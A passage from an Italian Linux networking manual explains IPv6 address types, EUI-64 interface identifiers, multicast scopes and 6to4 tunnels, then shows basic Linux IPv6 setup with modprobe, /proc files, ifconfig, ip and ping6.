In questo secondo caso si intende distinguere la parte di indirizzo relativa alla rete in cui si trova collocata l'interfaccia del nodo in questione, rispetto alla parte restante dell'indirizzo, che invece indica precisamente di quale interfaccia si tratti. Ma l'indirizzo unicast può essere visto come il risultato di un'aggregazione molto più sofisticata, dove si inseriscono livelli successivi di sottoreti in forma gerarchica, fino ad arrivare all'ultimo livello che permette di raggiungere la singola interfaccia.

118.5.1 Identificatori di interfaccia

La parte finale di un indirizzo unicast serve a identificare l'interfaccia nel *collegamento* (*link*), ovvero la rete fisica in cui si trova. Questa parte dell'indirizzo, definibile come *identificatore di interfaccia* (*interface identifier*), deve essere univoca all'interno del collegamento. Eventualmente, potrebbe essere univoca anche in un ambito più grande.

La struttura di indirizzo unicast dipende principalmente dal tipo a cui questo appartiene, in base al prefisso di formato. In molti casi, la parte finale dell'indirizzo destinata a identificare l'interfaccia è di 64 bit (la metà di un indirizzo IPv6) e deve essere costruita secondo il formato IEEE EUI-64. L'identificatore EUI-64 è un numero di 64 bit che serve a identificare il produttore e il «numero di serie» di un'apparecchiatura di qualche tipo. In pratica, un produttore ottiene un numero che rappresenta la sua azienda e questo viene usato come parte iniziale degli identificatori EUI-64 di sua competenza. Con tale numero potrà «marchiare» le proprie apparecchiature, avendo l'accortezza di utilizzare sempre numeri differenti per ogni pezzo, purché questi inizino tutti con il prefisso che gli è stato assegnato. In condizioni normali, un identificatore EUI-64 corretto è anche un numero univoco a livello globale.

Nel momento in cui l'interfaccia di rete a cui si attribuisce un indirizzo unicast dispone del numero EUI-64, è facile ottenere l'identificatore di interfaccia; quando questo non è disponibile si possono utilizzare altre tecniche per generare un numero che gli assomigli. Nel primo caso, si intuisce che il numero utilizzato per l'identificatore di interfaccia è anche univoco a livello globale, mentre negli altri casi questo non può essere vero in assoluto. A questo proposito, lo stesso numero EUI-64 contiene un bit che viene utilizzato per indicare il fatto che si tratti di un identificatore univoco a livello globale o meno. Si tratta del settimo bit più significativo, il quale viene sottratto dai valori che può assumere la parte iniziale di 24 bit di identificazione dell'azienda (*company id*).

Figura 118.5. Schema di un identificatore EUI-64 suddiviso in bit.

Per la precisione, un indirizzo unicast che termina con l'identificatore di interfaccia composto dall'identificatore EUI-64, inverte il bit che serve a riconoscerlo come univoco a livello globale, facendo sì che nell'indirizzo IPv6, questo bit sia attivo per indicare l'univocità. La motivazione di questa inversione è molto semplice: si vuole evitare che la porzione finale di un indirizzo IPv6, che da solo **non è univoco** a livello globale, debba avere per forza quel bit a uno, cosa che costringerebbe a una notazione dettagliata dell'indirizzo IPv6 corrispondente. In pratica, quando si preferisce assegnare l'identificatore di interfaccia in modo manuale, per questioni di riservatezza (l'identificatore EUI-64 ottenuto dall'interfaccia di rete consentirebbe di riconoscere il nodo anche se questo cambia rete), oppure per comodità, si useranno probabilmente pochi numeri nella parte finale di questo spazio; in tal modo, si riesce ad abbreviare facilmente l'indirizzo IPv6 che si ottiene, perché il bit a cui si faceva riferimento è azzerato.

Nel caso particolare delle interfacce Ethernet, queste hanno un indirizzo MAC, ovvero un indirizzo di livello 2 (secondo la stratificazione ISO-OSI) corrispondente all'identificatore EUI-48. L'organizzazione IEEE ha stabilito una conversione di questi identificatori nel nuovo formato EUI-64, inserendo il codice $FFFE_{16}$ subito dopo i primi tre ottetti che identificano l'azienda (*company ID*). In pratica, il codice

```
00-80-ad-c8-a9-81
```

diventa:

```
00-80-ad-ff-fe-c8-a9-81
```

Di conseguenza, tenendo conto che il settimo bit di questo codice viene invertito, la parte finale dell'indirizzo IPv6 che lo incorpora diventa:

```
xxxx:xxxx:xxxx:xxxx:0280:adff:fec8:a981
```

Quando un identificatore di interfaccia viene determinato automaticamente, si usa in inglese l'aggettivo *stateless*, spesso anche in forma di sostantivo autonomo.

118.5.2 Indirizzo non specificato

L'indirizzo 0:0:0:0:0:0:0:0, ovvero quello in cui tutti i 128 bit sono azzerati, è quello *non specificato* (*unspecified address*). Questo indirizzo non può essere assegnato ad alcun nodo e rappresenta l'assenza di un indirizzo.

Come regola, questo indirizzo non può essere utilizzato come destinazione di un pacchetto e nemmeno nella definizione delle regole di instradamento.

118.5.3 Indirizzo locale di loopback


L'indirizzo unicast 0:0:0:0:0:0:0:1 viene usato per identificare l'interfaccia virtuale locale, ovvero l'interfaccia di *loopback*. Come tale, non può essere utilizzato per un'interfaccia fisica reale.

In pratica, un pacchetto destinato a questo indirizzo non deve uscire al di fuori del nodo (nella rete fisica esterna); inoltre, un pacchetto destinato a un altro nodo non può indicare come mittente questo indirizzo.

118.5.4 Indirizzi link-local

Gli indirizzi link-local si riferiscono all'ambito del collegamento in cui si trovano connesse le interfacce di rete. Questi indirizzi rappresentano uno spazio privato che non può essere raggiunto dall'esterno e, di conseguenza, non può attraversare i router. Evidentemente, tali indirizzi servono per scopi amministrativi particolari, legati all'ambito della rete fisica.

La struttura normale di un indirizzo link-local è molto semplice:

64 bit		64 bit
$1111\ 1110\ 10_2$	$00.........0000_2$	identificatore di interfaccia

Come si può vedere, i primi 10 bit servono a definire il formato dell'indirizzo, stabilendo che si tratta del tipo link-local. A metà dell'indirizzo inizia l'identificatore di interfaccia, ottenuto dall'identificatore EUI-64 (già descritto in precedenza), che viene determinato in modo differente a seconda del tipo di interfaccia.

Dal momento che l'indirizzo link-local deve essere univoco solo all'interno del collegamento fisico in cui si trova, non richiede la distinzione in sottoreti e può essere determinato in modo automatico, eventualmente interrogando la rete stessa. Di solito, in presenza di interfacce Ethernet si utilizza il loro indirizzo MAC trasformandolo secondo la regola già vista a proposito dell'identificatore EUI-48. Per esempio, un'interfaccia Ethernet il cui indirizzo MAC sia

```
00:80:ad:c8:a9:81
```

ottiene l'indirizzo IPv6 link-local

```
fe80:0000:0000:0000:0280:adff:fec8:a981
```

che si può abbreviare come

```
fe80::280:adff:fec8:a981
```

Ecco come potrebbe mostrarlo '**`ifconfig`**':


```
eth0      Link encap:Ethernet  HWaddr 00:80:AD:C8:A9:81
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::280:adff:fec8:a981/10 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          Interrupt:11 Base address:0x300
```

In questa situazione, dal momento che non c'è bisogno di organizzare tali indirizzi in sottoreti, l'unico prefisso che abbia un senso è quello dei primi 10 bit che stanno a indicarne il formato.

Di conseguenza, un indirizzo link-local che porti l'indicazione della lunghezza del prefisso, utilizzerà normalmente il numero 10, come si vede nell'estratto generato da '**`ifconfig`**' mostrato sopra.

118.5.5 Indirizzi site-local

Gli indirizzi site-local si riferiscono all'ambito di un sito e si possono utilizzare liberamente senza bisogno di alcuna forma di registrazione. Questi indirizzi rappresentano uno spazio privato che non può essere raggiunto dalle reti esterne al sito in questione.


La struttura normale di un indirizzo site-local è molto semplice:

10 bit	54 bit	64 bit
$1111\ 1110\ 11_2$	sottoreti	identificatore di interfaccia

I primi 10 bit servono a definire il formato dell'indirizzo, stabilendo che si tratta del tipo site-local; lo spazio tra l'undicesimo e il 64-esimo bit può essere utilizzato per strutturare gli indirizzi in sottoreti, in base alle esigenze del sito. La seconda metà dell'indirizzo viene riservata per l'identificatore di interfaccia, ottenuto dall'identificatore EUI-64 (già descritto in precedenza), che viene determinato in modo differente a seconda del tipo di interfaccia.

In pratica, rispetto a un indirizzo link-local cambia il prefisso di formato, aggiungendo la possibilità e la convenienza di suddividere lo spazio di indirizzi in sottoreti.

118.5.6 Indirizzi unicast globali aggregabili


Allo stato attuale, nel momento in cui viene scritto questo capitolo, l'unico gruppo di indirizzi IPv6 previsto per una gestione globale (cioè per Internet) è quello che inizia con il prefisso 001_2. Senza entrare troppo nel dettaglio (considerato che si tratta di una materia che non è ancora consolidata), lo schema di indirizzamento di questi indirizzi potrebbe essere riassunto nel modo seguente:

3 bit	13 + 8 + 24 bit	16 bit	64 bit
001_2	TLA + riserva + NLA	SLA	identificatore di interfaccia

Dopo il prefisso di formato seguono 45 bit suddivisi in: un identificatore del primo livello di aggregazione (*Top level aggregation*), uno spazio di riserva e un identificatore successivo (*Next level aggregation*). Subito dopo seguono altri 16 bit la cui gestione dovrebbe essere affidata a un solo sito, per la gestione delle proprie sottoreti. Come sempre, la seconda metà dell'indirizzo è destinato all'identificatore di interfaccia.

In pratica, un sito che vuole utilizzare indirizzi IPv6 accessibili anche da Internet, dovrebbe ottenere un lotto di indirizzi composto dei primi 48 bit dal suo ISP, ottenendo la possibilità di gestirsi come vuole i 16 bit che precedono l'identificatore di interfaccia.

118.6 Indirizzi multicast

Un indirizzo IPv6 multicast serve a identificare e a raggiungere un gruppo di nodi simultaneamente. Gli indirizzi multicast hanno una struttura particolare:

8 bit	4 bit	4 bit	112 bit
$1111\ 1111_2$	$000T_2$	ambito	identificatore di gruppo

Il prefisso di formato è $1111\ 1111_2$, ovvero FF_{16}, a cui seguono 4 bit di opzione. Di questi 4 bit, è stato specificato solo il significato di quello meno significativo, che viene indicato convenzionalmente con la lettera «T» (gli altri devono essere azzerati fino a che verrà stabilito qualcosa di diverso).

- T = 0 indica un indirizzo multicast assegnato permanentemente dall'autorità globale di Internet;
- T = 1 indica un indirizzo multicast assegnato in modo provvisorio.

I 4 bit successivi rappresentano l'ambito dell'indirizzo multicast (*scope*). Il significato dei valori che può assumere questo campo sono indicati nella tabella 118.2.

Tabella 118.2. Elenco dei valori per definire l'ambito di un indirizzo multicast.

Valore	Significato	Annotazioni
0_{16}	Riservato.	
1_{16}	Ambito node-local.	I pacchetti non possono uscire dal nodo.
2_{16}	Ambito link-local.	I pacchetti non possono attraversare i router.
3_{16}	Non assegnato.	
4_{16}	Non assegnato.	
5_{16}	Ambito site-local.	I pacchetti non possono uscire dal «sito».
6_{16}	Non assegnato.	
7_{16}	Non assegnato.	
8_{16}	Ambito organization-local.	I pacchetti non possono uscire dalla «organizzazione» (si tratta di un concetto abbastanza vago che verrà chiarito nel tempo).
9_{16}	Non assegnato.	
A_{16}	Non assegnato.	
B_{16}	Non assegnato.	
C_{16}	Non assegnato.	
D_{16}	Non assegnato.	
E_{16}	Ambito globale.	
F_{16}	Non assegnato.	

La parte finale dell'indirizzo identifica il gruppo multicast nell'ambito stabilito dal campo *scope*. Tuttavia, nel caso di indirizzi stabiliti in modo permanente, l'identificatore di gruppo resta uguale per tutti i tipi di ambiti.

Per regola, non si può utilizzare un indirizzo multicast come mittente nei pacchetti IPv6, inoltre questi indirizzi non possono apparire nelle regole di instradamento dei router.

Tutti gli indirizzi multicast del tipo ff0*x*:0:0:0:0:0:0:0 sono riservati e non possono essere assegnati ad alcun gruppo multicast. Oltre a questi sono interessanti gli indirizzi seguenti:

`ff01:0:0:0:0:0:0:1`	identifica il gruppo di tutti i nodi IPv6, nell'ambito 1_{16}, ovvero node-local;
`ff02:0:0:0:0:0:0:1`	identifica il gruppo di tutti i nodi IPv6, nell'ambito 2_{16}, ovvero link-local;
`ff01:0:0:0:0:0:0:2`	identifica il gruppo di tutti i router IPv6, nell'ambito 1_{16}, ovvero node-local;
`ff02:0:0:0:0:0:0:2`	identifica il gruppo di tutti i router IPv6, nell'ambito 1_{16}, ovvero link-local;
`ff05:0:0:0:0:0:0:2`	identifica il gruppo di tutti i router IPv6, nell'ambito 5_{16}, ovvero site-local;
`ff02:0:0:0:0:0:0:c`	identifica il gruppo di tutti i serventi DHCPv6, nell'ambito 2_{16}, ovvero link-local;
`ff02:0:0:0:1:ff00::/104`	con l'aggiunta degli ultimi 24 bit di un indirizzo unicast normale, viene usato nell'ambito 2_{16}, ovvero link-local, per conoscere l'indirizzo di livello due (MAC o altro) corrispondente (in pratica si cerca di raggiungere un nodo locale, senza conoscere l'indirizzo di livello due nel modello ISO-OSI, usando solo una piccola porzione finale dell'indirizzo IPv6 che il destinatario dovrebbe avere).

Il meccanismo di *neighbour discovery*, o NDISC, attraverso quello che viene chiamato come *solicited node multicast address*, corrispondente agli indirizzi con prefisso ff02:0:0:0:1:ff00::/104, sostituisce il protocollo ARP di IPv4.

118.7 Indirizzi Anycast

Gli indirizzi anycast sono degli indirizzi con le caratteristiche di quelli unicast che, in base al contesto, sono attribuiti a più interfacce di rete differenti, appartenenti ad altrettanti componenti di rete distinti.


L'indirizzo anycast più comune è quello che serve a raggiungere simultaneamente tutti i router nell'ambito link-local. Si tratta precisamente del *Subnet router anycast address*, che si ottiene azzerando la parte di indirizzo che segue il prefisso. Per esempio, in una rete 3ffe:ffff:1:2:3:4:5:6/64, si tratta dell'indirizzo 3ffe:ffff:1:2::

118.8 Indirizzi IPv6 che incorporano indirizzi IPv4

Nella fase di transizione da IPv4 a IPv6, oltre a tanti altri accorgimenti, sono stati stabiliti diversi modi per rappresentare un indirizzo IPv4 all'interno di un indirizzo IPv6, ognuno nell'ambito del proprio contesto di utilizzo specifico. Ne vengono mostrati solo alcuni nelle sezioni successive.

118.8.1 IPv4-compatible IPv6 addresses


Gli indirizzi «compatibili IPv4», ovvero *IPv4-compatible IPv6 addresses*, utilizzano una serie di 96 bit azzerati seguiti dai bit dell'indirizzo IPv4:

80 bit	16 bit	32 bit
0000 .... 0000_{16}	0000_{16}	indirizzo IPv4

In presenza di indirizzi di questo tipo, è ammessa una notazione speciale, in cui la parte finale dell'indirizzo di indica secondo le convenzioni di IPv4. Nel caso di 192.168.1.1, si scrive:

```
::192.168.1.1
```

118.8.2 IPv4-mapped IPv6 addresses


Gli indirizzi «ricavati da IPv4», ovvero *IPv4-mapped IPv6 addresses*, utilizzano una serie di 80 bit azzerati, seguiti da 16 bit a uno; alla fine ci sono i 32 bit dell'indirizzo IPv4:

80 bit	16 bit	32 bit
0000 .... 0000_{16}	**$FFFF_{16}$**	**indirizzo IPv4**

Anche in questo caso, in presenza di tali indirizzi è ammessa una notazione semplifica derivante da IPv4. Nel caso di 192.168.1.1, si scrive:

```
::ffff:192.168.1.1
```


118.8.3 6to4

Il documento RFC 3056 *Connection of IPv6 Domains via IPv4 Clouds* descrive un tipo di indirizzo IPv6, di tipo unicast globale aggregabile, che contiene un indirizzo IPv4. Si fa riferimento a questo tipo di indirizzo e al meccanismo che ne sta dietro con la sigla 6to4. Semplificando le cose, l'indirizzo si ottiene così:

16 bit	32 bit	16 bit	64 bit
2002_{16}	**indirizzo IPv4**	**SLA**	**identificatore interfaccia**

Se si scompone il numero iniziale, 2002_{16}, si comprende che si tratta di un indirizzo unicast globale aggregabile, dato che il prefisso è 001_2:

```
0010 0000 0000 0010
```

Di solito, per realizzare un tunnel 6to4, si completa l'indirizzo con un valore pari a zero per il campo SLA e uno al posto dell'identificatore di interfaccia. In pratica:

16 bit	32 bit	64 bit
2002_{16}	**indirizzo IPv4**	**0000............................0001_{16}**

In altri termini, si abbrevia nella forma seguente, dove *x* rappresenta quattro bit dell'indirizzo IPv4:

```
2002:xxxx:xxxx::1
```

118.9 Tunnel 6to4

Quando si dispone di un indirizzo IPv4 valido a livello globale, ma la propria connessione a Internet si limita al protocollo IPv4, si può usare un tunnel 6to4 per raggiungere facilmente la rete globale IPv6. La prima cosa da fare è determinare l'indirizzo IPv6 ottenuto trasformando quello IPv4 disponibile, attraverso il sistema stabilito per questo tipo di tunnel.


Quello che segue è uno script molto semplice, per una shell Bourne, con il quale si trasforma un indirizzo IPv4, secondo la notazione decimale puntata, in un indirizzo 6to4, dove il campo SLA rimane azzerato e l'identificatore di interfaccia contiene solo il valore uno:

```
#!/bin/sh

# Il primo argomento dello script contiene l'indirizzo IPv4.
IPV4_ADDR=$1

# Toglie i punti dall'indirizzo IPv4 (1.2.3.4 --> 1 2 3 4).
IPV4_ADDR=‘echo $IPV4_ADDR | tr "." " "‘

# Converte ogni ottetto in esadecimale con l'aiuto di printf.
IPV4_ADDR=‘printf "%02x%02x:%02x%02x" $IPV4_ADDR‘

# Genera l'indirizzo IPv6, aggiungendo il prefisso e il suffisso.
IPV6_ADDR=2002:$IPV4_ADDR::1

# Emette il risultato.
echo $IPV6_ADDR
```

Supponendo di disporre dell'indirizzo IPv4 1.2.3.4, l'indirizzo IPv6 corrispondente sarebbe 2002:0102:0304::1. La figura seguente mostra in modo molto semplice il tunnel che si deve realizzare, tra il nodo locale 2002:0102:0304::1 e il router ::c058:6301, che si rappresenta in modo più semplice come ::192:88.99.1:

nodo
IPv4 1.2.3.4
IPv6 2002:0102:0304::1

IPv4

router IPv6
::192.88.99.1
(::c058:6301)

Questo tipo di tunnel è molto particolare, perché l'indirizzo ::192.88.99.1 è di tipo anycast, nel senso che il collegamento deve avvenire con il router più vicino, in grado di agire in questo modo.

118.10 Riferimenti

- Peter Bieringer, *Linux IPv6 HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- IEEE, *Guidelines for 64-bit global identifiers (EUI-64) registration authority*, marzo 1997

  <*http://standards.ieee.org/regauth/oui/tutorials/EUI64.html*>

- R. Hinden, S. Deering, *RFC 2373: IP Version 6 Addressing Architecture*, 1998

  <*http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2373.html*>

  <*http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc2373.txt*>

- R. Hinden, M. O'Dell, S. Deering, *RFC 2374: An IPv6 Aggregatable Global Unicast Address Format*, 1998

  <*http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2374.html*>

  <*http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc2374.txt*>

- M. Crawford, *RFC 2464: Trasmission of IPv6 Packets over Ethernet Networks*, 1998
  <*http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2464.html*>
  <*http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc2464.txt*>
- B. Carpenter, K. Moore, *RFC 3056: Connection of IPv6 Domains via IPv4 Clouds*, 2001
  <*http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc3056.html*>
- C. Huitema, *RFC 3068: An Anycast Prefix for 6to4 Relay Routers*, 2001
  <*http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc3068.html*>
  <*http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc3068.txt*>
- Silvano Gai, *IPv6*, McGraw-Hill, 1997, ISBN 88-386-3209-X

Utilizzo di IPv6

Per usare IPv6 può essere necessario aggiornare o sostituire alcuni pacchetti di programmi di servizio per la gestione della rete. Purtroppo, diventa difficile indicare il nome dei pacchetti applicativi da utilizzare, dal momento che le varie distribuzioni GNU si comportano in maniera differente. In generale, si deve tenere presente che se un programma per la gestione della rete non funziona come dovrebbe con IPv6, può darsi che si debba aggiornare il pacchetto, oppure che questo vada sostituito con un altro che fornisce le stesse funzionalità

Si osservi che gli esempi mostrati nel capitolo fanno riferimento a un sistema GNU/Linux.

119.1 kernel Linux

Il kernel Linux deve essere predisposto per la gestione dei protocolli IPv6 (sezione 29.2.9).

Se la gestione di IPv6 viene inserita in un modulo, per abilitarla occorrerà attivare il modulo relativo, per esempio attraverso il comando seguente che potrebbe essere inserito all'interno degli script della procedura di inizializzazione del sistema:

```
/sbin/modprobe ipv6
```

Per verificare che il kernel in funzione sia in grado di gestire i protocolli IPv6, si può verificare che esista il file virtuale '`/proc/net/if_inet6`', il quale ha lo scopo di elencare le interfacce di rete e i loro indirizzi IPv6. Nel caso degli esempi che vengono mostrati nelle sezioni successive, si potrebbe vedere quanto segue:

\# **`cat /proc/net/if_inet6`**[*Invio*]

```
00000000000000000000000000000001 01 80 10 80       lo
fe8000000000000002a024fffe774997 04 0a 20 80     eth0
```

Nel caso l'elaboratore debba fungere da router, è necessario abilitare la funzionalità di attraversamento dei pacchetti con il comando seguente:

Inoltre, è bene ricordare di abilitare l'attraversamento dei pacchetti IPv6 nel router locale, cosa che si dovrebbe ottenere con il comando seguente:

\# **`echo 1 > /proc/sys/net/ipv6/conf/all/forwarding`**[*Invio*]

119.2 Preparazione dei file di configurazione

Per poter fare qualunque cosa con IPv6, è necessario che il file '`/etc/protocols`' risulti corretto anche per le finalità di questo protocollo. In particolare, è importante che appaiano le righe seguenti:

```
ipv6          41      IPv6          # IPv6
ipv6-route    43      IPv6-Route    # Routing Header for IPv6
ipv6-frag     44      IPv6-Frag     # Fragment Header for IPv6
ipv6-crypt    50      IPv6-Crypt    # Encryption Header for IPv6
ipv6-auth     51      IPv6-Auth     # Authentication Header for IPv6
icmpv6        58      IPv6-ICMP     # ICMP for IPv6
ipv6-nonxt    59      IPv6-NoNxt    # No Next Header for IPv6
ipv6-opts     60      IPv6-Opts     # Destination Options for IPv6
```

Mancando queste indicazioni, lo stesso eco ICMP (Ping) non può funzionare, perché non si trova la definizione del protocollo ICMPv6 (corrispondente al nome '**`icmpv6`**' nell'esempio mostrato).

119.3 Attivazione di IPv6 e definizione degli indirizzi link-local

Come già accennato, per poter gestire IPv6 occorre un kernel adatto. Quando tutto è pronto, vengono fissati automaticamente l'indirizzo locale di *loopback* e gli indirizzi link-local. Lo si può osservare con Ifconfig:

ifconfig[*Invio*]

```
eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::2a0:24ff:fe77:4997/10 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:101 errors:1 dropped:1 overruns:0 frame:1
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:1
          collisions:0 txqueuelen:100
          Interrupt:12 Base address:0xff80

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:3924  Metric:1
          RX packets:24 errors:0 dropped:0 overruns:0 frame:0
          TX packets:24 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

In alternativa, con Iproute:

ip address show dev lo[*Invio*]

```
1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
```

ip address show dev eth0[*Invio*]

```
3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
    link/ether 00:a0:24:77:49:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::2a0:24ff:fe77:4997/10 scope link
```

Secondo la filosofia di IPv6, questi indirizzi devono avere già il loro instradamento naturale, di conseguenza sono già pronti per essere usati. Si può verificare con una delle varie versioni modificate di Ping, [1] in grado di usare il protocollo ICMPv6:

ping6 ::1

e

ping6 fe80::2a0:24ff:fe77:4997

In entrambi i casi, si dovrebbe osservare l'eco regolarmente. Se si ha la possibilità di predisporre anche un altro elaboratore, connesso alla stessa rete fisica, si può osservare che l'eco ICMPv6 dovrebbe funzionare correttamente anche verso quel nodo, pur senza avere dichiarato l'instradamento.[2]

Naturalmente, si può usare anche Traceroute, [3] che comunque diventa più utile in seguito, quando si inseriscono dei router nel transito dei pacchetti:

---

[1] **Iputils** UCB BSD e GNU GPL

[2] Per usare Ping come utente comune occorre che il suo eseguibile appartenga all'utente '`root`' e abbia il bit SUID attivo (SUID-root). È probabile che questo permesso debba essere assegnato manualmente.

